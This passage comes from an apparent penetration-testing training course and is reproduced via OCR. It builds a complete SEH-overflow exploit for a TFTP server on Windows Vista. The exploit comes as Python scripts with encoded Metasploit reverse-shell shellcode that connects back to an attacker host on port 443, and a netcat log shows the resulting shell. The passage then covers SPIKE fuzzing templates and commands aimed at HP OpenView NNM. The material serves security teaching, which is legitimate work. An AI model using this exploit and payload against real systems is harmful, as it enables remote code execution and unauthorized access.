
The crash reveals an SEH overwrite in Olly, and occurs in variable 0, with about 5000 bytes of buffer:





It looks like a vanilla SEH overflow. We will require a POP POP RETN command sequence to jump back to our buffer, in a non /GS enabled dll or executable.

Using the Ollydbg SAFESEH plugin, we quickly identify that on a Windows Vista installation, ALL system dlls are compiles with the GS flag. The only module which has SAFESEH disabled is the TFTP server binary itself, however it is in the address space **00**400000 - **00**421000. This address space contains a "null byte", and will therefore terminate any buffer placed after it.



/SafeSEH Module Scanner

SEH mode	Base	Limit	Module	Module Name
No SEH	0x771a0000	0x771a9000	6.0.60	C:\Windows\system32\LPK.DLL
/SafeSEH ON	0x73900000	0x73907000	6.0.60	C:\Windows\system32\WSOCK32.DLL
/SafeSEH ON	0x74b70000	0x74b76000	6.0.60	C:\Windows\System32\wshtcpip.dll
/SafeSEH ON	0x74ea0000	0x74edb000	6.0.60	C:\Windows\system32\mswsock.dll
/SafeSEH ON	0x75880000	0x758fd000	1.0626	C:\Windows\system32\USP10.dll
/SafeSEH ON	0x75900000	0x7594b000	6.0.60	C:\Windows\system32\GDI32.dll
/SafeSEH ON	0x75950000	0x75a17000	6.0.60	C:\Windows\system32\MSCTF.dll
/SafeSEH ON	0x76520000	0x765be000	6.0.60	C:\Windows\system32\USER32.dll
/SafeSEH ON	0x765c0000	0x7666a000	7.0.60	C:\Windows\system32\msvcrt.dll
/SafeSEH ON	0x767e0000	0x7689f000	6.0.60	C:\Windows\system32\ADVAPI32.DLL
/SafeSEH ON	0x768a0000	0x76978000	6.0.60	C:\Windows\system32\kernel32.dll
/SafeSEH ON	0x76bd0000	0x76c93000	6.0.60	C:\Windows\system32\RPCRT4.dll
/SafeSEH ON	0x76f80000	0x7709e000	6.0.60	C:\Windows\system32\ntdll.dll
/SafeSEH ON	0x770c0000	0x770ed000	6.0.60	C:\Windows\system32\WS2_32.DLL
/SafeSEH ON	0x770f0000	0x7710e000	6.0.60	C:\Windows\system32\IMM32.DLL
/SafeSEH ON	0x77110000	0x77116000	6.0.60	C:\Windows\system32\NSI.dll
/SafeSEH OFF	0x400000	0x421000		C:\Program Files\TFTPServer\TFTPServerSP.exe

Controlling EIP

We identify the exact bytes that overwrite EIP using the Metasploit pattern_create ruby script, and write a skeleton exploit:

```
#!/usr/bin/python

import socket

import sys


host = '192.168.240.135'

port = 69

try:
```


```
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

except:

        print "socket() failed"

        sys.exit(1)


filename = "
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac

...[5000 chars]...

j2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"

mode = "netascii"

muha = "\x00\x02" + filename+ "\0" + mode+ "\0"

s.sendto(muha, (host, port))
```

After the crash, the pattern_offsec script indicates that the SEH is overwritten on the 1502nd byte:

```
bt tools # ./pattern_offset.rb 31704230

1232
```

Locating a return address


We quickly locate a POP POP RET combo in the TFTPserver.exe executable:



However, we are once again reminded of the null byte problem.

We verify control of EIP with the following template:

```
#!/usr/bin/python
import socket
import sys


host = '192.168.240.135'
port = 69
try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
        print "socket() failed"
        sys.exit(1)
filename = "A"*1232+"B"*4
mode = "netascii"
muha = "\x00\x02" + filename+ "\0" + mode+ "\0"
s.sendto(muha, (host, port))
```




Notice how the POP POP RET instruction will take us 4 bytes before our RET. We will have a 4 byte buffer to execute our 1st stage shellcode.

3 byte overwrite

To solve the null byte problem, we will initiate a 3 byte overwrite of the SEH. The 4th byte will be occupied by a null byte, as required by the TFTP protocol. This will redirect the execution flow to a POP POP RET combo in the TFTP server executable!

We could perform a short negative jump up the buffer and gain approximately 128 bytes of buffer to execute a secondary payload. (\xeb\xd0).



As we have another 1000 bytes of buffer behind us, we could use those 128 bytes to jump back further into the buffer, and execute our 3rd and final payload.


A small trick to jump up and down our buffer can be found in the phrack #62 Article 7 Originally written by Aaron Adams.

```
# 1st stage shellcode:
############################################################
# [BITS 32]
#
# global _start
#
# _start:
#
# ;--- Taken from phrack #62 Article 7 Originally written by Aaron Adams
#
# ;--- copy eip into ecx
# fldz
# fnstenv [esp-12]
# pop ecx
# add cl, 10
# nop
# ;---------------------------------------------------------------------
# dec ch      ; ecx=-256;
# dec ch      ; ecx=-256;
# jmp ecx     ; lets jmp ecx (current location - 512)
```

We compile this code with nasm, and look at the resulting binary code:

```
D9EED97424F45980C10A0FECDFECDFFE1
```

Let's try this second stage shellcode, and see if our jump works.



Our 2nd stage shellcode is successful, and we now have approximately 450 bytes for our final payload.

We edit the exploit accordingly:

```
#!/usr/bin/python
import socket
import sys

host = '192.168.240.135'
port = 69
try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
except:
        print "socket() failed"
        sys.exit(1)

# win32_reverse -  EXITFUNC=seh LHOST=192.168.240.134 LPORT=443 Size=312
Encoder=PexFnstenvSub http://metasploit.com */
shellcode=(
"\x2b\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x6b"
```

```
"\xa9\x52\xc5\x83\xeb\xfc\xe2\xf4\x97\xc3\xb9\x88\x83\x50\xad\x3a"
"\x94\xc9\xd9\xa9\x4f\x8d\xd9\x80\x57\x22\x2e\xc0\x13\xa8\xbd\x4e"
"\x24\xb1\xd9\x9a\x4b\xa8\xb9\x8c\xe0\x9d\xd9\xc4\x85\x98\x92\x5c"
"\xc7\x2d\x92\xb1\x6c\x68\x98\xc8\x6a\x6b\xb9\x31\x50\xfd\x76\xed"
"\x1e\x4c\xd9\x9a\x4f\xa8\xb9\xa3\xe0\xa5\x19\x4e\x34\xb5\x53\x2e"
"\x68\x85\xd9\x4c\x07\x8d\x4e\xa4\xa8\x98\x89\xa1\xe0\xea\x62\x4e"
"\x2b\xa5\xd9\xb5\x77\x04\xd9\x85\x63\xf7\x3a\x4b\x25\xa7\xbe\x95"
"\x94\x7f\x34\x96\x0d\xc1\x61\xf7\x03\xde\x21\xf7\x34\xfd\xad\x15"
"\x03\x62\xbf\x39\x50\xf9\xad\x13\x34\x20\xb7\xa3\xea\x44\x5a\xc7"
"\x3e\xc3\x50\x3a\xbb\xc1\x8b\xcc\x9e\x04\x05\x3a\xbd\xfa\x01\x96"
"\x38\xea\x01\x86\x38\x56\x82\xad\xab\x01\xa2\x43\x0d\xc1\x53\x7e"
"\x0d\xfa\xdb\x24\xfe\xc1\xbe\x3c\xc1\xc9\x05\x3a\xbd\xc3\x42\x94"
"\x3e\x56\x82\xa3\x01\xcd\x34\xad\x08\xc4\x38\x95\x32\x80\x9e\x4c"
"\x8c\xc3\x16\x4c\x89\x98\x92\x36\xc1\x3c\xdb\x38\x95\xeb\x7f\x3b"
"\x29\x85\xdf\xbf\x53\x02\xf9\x6e\x03\xdb\xac\x76\x7d\x56\x27\xed"
"\x94\x7f\x09\x92\x39\xf8\x03\x94\x01\xa8\x03\x94\x3e\xf8\xad\x15"
"\x03\x04\x8b\xc0\xa5\xfa\xad\x13\x01\x56\xad\xf2\x94\x79\x3a\x22"
"\x12\x6f\x2b\x3a\x1e\xad\xad\x13\x94\xde\xae\x3a\xbb\xc1\xa2\x4f"
"\x6f\xf6\x01\x3a\xbd\x56\x82\xc5")


# jmp back shellcode 17 bytes
jmpback="\xD9\xEE\xD9\x74\x24\xF4\x59\x80\xC1\x0A\x90\xFE\xCD\xFE\xCD\xFF\xE1"

# RET 0040f3b6
filename = "A"*751 + shellcode + "B" * (450-len(shellcode)) + "\x90"* 10 +
jmpback + "\xeb\xe2\x90\x90\xb6\xf3\x40"


mode = "netascii"
muha = "\x00\x02" + filename+ "\0" + mode+ "\0"
s.sendto(muha, (host, port))
```

And get a shell!

```
bt ~ # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.135] 49170
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Challenge #7

Recreate the TFTP exploit from POC on a Windows Vista machine.

HP Openview NNM – Case study #2

In a recent audit, we were requested to simulate a comprehensive and well funded external attack against a client corporate network. As we progressed into the pentest, we realized relatively soon that our attack surface was minimal, and contained no known weaknesses or configuration errors which were exploitable.

One system that did stand out from the rest was a fully patched, firewalled Windows 2003 server, which had port 7510 exposed to the internet.

After prodding the port for a while, we discovered an Apache Tomcat 4.0.4 server serving HTTP requests. Browsing the HTTP server and looking at the HTP source revealed that the HTTP server was part of an HP NNM suite installed on the machine.

```
<P><A HREF="http://corpcom.com/OvDocs/C/ReleaseNotes/README.html"
TARGET="_blank">NNM Release B.07.50</A><BR>Copyright (c) 1990-2004 Hewlett-
Packard Development Company, L.P.
```

We proceeded to rebuild the same hardware / software configuration of the machine in a local lab, and decided to take the "0 day angle" approach, and look for unknown vulnerabilities in this service.

In the following module we will discuss and recreate this scenario in the lab, and attempt to successfully exploit.

The most efficient fuzzer available to us was spike, written by Dave Itel from Immunitysec.

Spike Overview

As described by its authors, SPIKE is a GPL'd API and set of tools that allows you to quickly create network protocol stress testers.

SPIKE works with "blocks" that allows you to keep track of blocks of data, while updating various length fields accordingly.

Let's examine the following spike fuzzer template:

```
1) s_binary("01 00 00 00");
2) s_binary_block_size_byte("HeaderBlock");
3) s_block_start("HeaderBlock");
4) s_string_variable("Hello");
5) s_block_end("HeaderBlock");
```

A quick translation of this script is:

```
1) Adds "01 00 00 00" to the packet
2) Reserves 1 Bytes that will be the "HeaderBlock"'s length
3) Start The "HeaderBlock"
4) Add a variable string that might change the size of "HeaderBlock"
5) End "HeaderBlock"
```

While fuzzing, the size of "HeaderBlock" will change and SPIKE will update the length fields associated to "HeaderBlock".

Creating custom fuzzers using Spike components

Spike has several components that can be used to easily extend the fuzzer.

generic_send_tcp -generic_send_tcp connects to a target host / port over tcp and fuzz a specific packet according to a SPIKE script.

generic_send_udp - generic_send_tcp connects to a target host / port over udp and fuzz a specific packet according to a SPIKE script.

generic_listen_tcp - generic_listen_tcp listens on a specific tcp port, when a connection is made it fuzzez a specific packet according to a SPIKE script.

generic_listen_udp - generic_listen_tcp listens on a specific udp port, when a connection is made it fuzzez a specific packet according to a SPIKE script.


generic_send_stream_tcp - generic_send_stream_tcp connects to a target host / port over tcp and fuzzez a list of packets (useful for protocols such as HTTP, FTP, POP3 and others)

Fuzzing cleartext protocols with Spike

Peeking in the /pentest/fuzzers/spike/src/audits, we see that we do not have a readymade spike template for the HTTP protocol. Fortunately, building a new simple template for spike is relatively easy, using the SPIKE API. We copy over the UPNP protocol template file and use it as a baseline (the protocols have similar characteristics).

```
bt audits # pwd
/pentest/fuzzers/spike/src/audits
bt audits # mkdir HTTP
bt audits # cp UPNP/upnp1.spk HTTP/http.spk
bt audits # cd HTTP/
bt HTTP #
```

Before we create our template, we want to know what HTTP headers are being used in the communications with the HTTP servers. (Some custom HTTP servers often use extra or unusual HTTP headers which might contain bugs). We do this easily by capturing traffic with wireshark, while browsing the HTTP server.



In this case, we don't see any special HTTP headers, so we proceed to build an HTTP SPIKE fuzzer template according to this data.


```
s_string_variable("GET");
s_string(" ");
s_string_variable("/topology/home");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");

s_string("Host:  ");
s_string_variable("192.168.1.100");
s_string(":");
s_string_variable("7510");
s_string("\r\n");

s_string_variable("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)");
s_string("\r\n\r\n");
```

We start fuzzing the HP NNM web interface:

```
bt src # pwd
/pentest/fuzzers/spike/src
bt src # ./generic_send_tcp 192.168.240.128 7510 audits/HTTP/http.spk 0 0
```

```
...
Fuzzing Variable 1:2038
Fuzzing Variable 1:2039
Fuzzing Variable 1:2040
Fuzzing Variable 1:2041
Fuzzing Variable 1:2042
Fuzzing Variable 1:2043
Fuzzing Variable 2:0
Fuzzing Variable 2:1
Variablesize= 5004
Fuzzing Variable 2:2
Variablesize= 5005
Fuzzing Variable 2:3
Variablesize= 21
...
```

Olly indicates a crash towards the end of "Variable 1".




Although interesting, we will focus on a different crash (this crash did not seem exploitable in any way). We proceed to look for bugs from "Variable 2" onwards.

```
bt src # ./generic_send_tcp 192.168.240.128 7510 audits/HTTP/http.spk 2 0
...
...
Fuzzing Variable 2:211
Variablesize= 256
Fuzzing Variable 2:212
Variablesize= 240
Fuzzing Variable 2:213
Variablesize= 128
Fuzzing Variable 2:214
Couldn't tcp connect to target
Variablesize= 65534
tried to send to a closed socket!
```

```
Segmentation fault
bt src #
```

We soon get another crash, with more promising prospects.



Replicating the crash


We attempt to locate the malformed buffer that was sent in memory, in order to be able to replicate it in a stand-alone script.

